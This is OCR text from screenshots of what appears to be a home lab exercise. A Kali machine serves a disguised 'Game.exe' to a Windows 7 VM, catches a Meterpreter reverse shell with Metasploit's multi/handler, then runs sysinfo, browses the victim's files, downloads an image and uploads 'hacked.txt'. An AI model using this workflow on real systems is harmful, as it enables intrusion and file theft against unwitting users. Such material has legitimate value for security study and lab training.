[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
Active sessions
No active sessions.
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) >
Right Ctrl
windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Index of /share
Not secure | 10.0.2.15/share/
Index of /sha
Name
Parent Directory
Game.exe
Apache/2.4.41 (Debian) S
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\Neo\Downloads\Game.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Neo\Downloads\Game.exe
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?
Game.exe
Show all
Right Ctrl
Type here to search
ENG
06:33 PM
03-01-2021



kali@kali: ~
File Actions Edit View Help
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
Active sessions
==========
No active sessions.
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49188) at 2021-0
1-03 08:03:34 -0500



kali@kali: ~
File Actions Edit View Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.0.2.15:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49188) at 2021-0
1-03 08:03:34 -0500
sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows Neo-PC\Neo @ NEO-PC 10.0.2.15:4444 → 1
0.0.2.4:49188 (10.0.2.4)
msf5 exploit(multi/handler) >


kali@kali: ~
File Actions Edit View Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49188) at 2021-0
1-03 08:03:34 -0500
sessions
Active sessions
Id Name Type Information Connection
-- ---- ---- ----------- ----------
1 meterpreter x86/windows Neo-PC\Neo @ NEO-PC 10.0.2.15:4444 → 1
0.0.2.4:49188 (10.0.2.4)
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter >


kali@kali: ~
File Actions Edit View Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.0.2.15:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49188) at 2021-0
1-03 08:03:34 -0500
sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows Neo-PC\Neo @ NEO-PC 10.0.2.15:4444 → 1
0.0.2.4:49188 (10.0.2.4)
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...
meterpreter > sysinfo
Computer : NEO-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >


kali@kali: ~
File Actions Edit View Help
100666/rw-rw-rw- 786432 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 NetHood
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Pictures
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 PrintHood
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 Recent
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Saved Games
40555/r-xr-xr-x 0 dir 2020-05-17 20:05:23 -0400 Searches
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 SendTo
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 Start Menu
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 Templates
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Videos
100666/rw-rw-rw- 262144 fil 2020-05-17 20:04:56 -0400 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2020-05-17 20:04:56 -0400 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2020-05-17 20:04:57 -0400 ntuser.ini
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Neo\Desktop
Mode Size Type Last modified Name
100777/rwxrwxrwx 1295576 fil 2020-07-09 18:42:36 -0400 ChromeSetup.exe
100666/rw-rw-rw- 845941 fil 2009-07-14 01:32:38 -0400 Desert.jpg
100666/rw-rw-rw- 130 fil 2020-05-22 23:17:31 -0400 a.html
100666/rw-rw-rw- 282 fil 2020-05-17 20:05:23 -0400 desktop.ini
meterpreter >


kali@kali: ~
File Actions Edit View Help
d-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT{016888b
d-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 NetHood
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Pictures
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 PrintHood
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 Recent
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Saved Games
40555/r-xr-xr-x 0 dir 2020-05-17 20:05:23 -0400 Searches
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 SendTo
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 Start Menu
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 Templates
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Videos
100666/rw-rw-rw- 262144 fil 2020-05-17 20:04:56 -0400 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2020-05-17 20:04:56 -0400 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2020-05-17 20:04:57 -0400 ntuser.ini
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Neo\Desktop
Mode Size Type Last modified Name
100777/rwxrwxrwx 1295576 fil 2020-07-09 18:42:36 -0400 ChromeSetup.exe
100666/rw-rw-rw- 845941 fil 2009-07-14 01:32:38 -0400 Desert.jpg
100666/rw-rw-rw- 130 fil 2020-05-22 23:17:31 -0400 a.html
100666/rw-rw-rw- 282 fil 2020-05-17 20:05:23 -0400 desktop.ini
meterpreter > download Desert.jpg
[*] Downloading: Desert.jpg → Desert.jpg
[*] Downloaded 826.11 KiB of 826.11 KiB (100.0%): Desert.jpg → Desert.jpg
[*] download : Desert.jpg → Desert.jpg
meterpreter >


Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
kali@kali: ~
kali@kali: ~/Desktop
File Actions Edit View Help
-h Help banner
-r Upload recursively
meterpreter > upload -h
Usage: upload [options] src1 src2 src3 ... destination
Uploads local files and directories to the remote machine.
OPTIONS:
-h Help banner
-r Upload recursively
meterpreter > upload -r hacked.txt
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_
meterpreter > upload /home/kali/Desktop
[*] uploading : /home/kali/Desktop/firefox-esr.desktop → Desktop\firefox-esr.
[-] core_channel_open: Operation failed: The system cannot find the path specif
meterpreter > upload /home/kali/Desktop/hello.txt /home/kali/Desktop
[*] uploading : /home/kali/Desktop/hello.txt → /home/kali/Desktop
[-] core_channel_open: Operation failed: The system cannot find the path specif
meterpreter > upload /home/kali/hacked.txt c:\\Users\Neo\Desktop
[*] uploading : /home/kali/hacked.txt → c:\UsersNeoDesktop
[*] Uploaded 15.00 B of 15.00 B (100.0%): /home/kali/hacked.txt → c:\UsersNeoD
[*] uploaded : /home/kali/hacked.txt → c:\UsersNeoDesktop
meterpreter > upload /home/kali/hacked.txt c:/Users/Neo/Desktop
[*] uploading : /home/kali/hacked.txt → c:/Users/Neo/Desktop
[*] uploaded : /home/kali/hacked.txt → c:/Users/Neo/Desktop\hacked.txt
meterpreter >
windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
hacked.txt
ChromeSetu...
Google Chrome
a.html
Desert.jpg
Windows Media Player
Index of /share
Not secure 10.0.2.15/share/
Index of /share
Name Last modified Size Description
Parent Directory -
Game.exe 2021-01-03 07:28 72K
Apache/2.4.41 (Debian) Server at 10.0.2.15 Port 80
Right Ctrl
Type here to search
ENG
07:03 PM
03-01-2021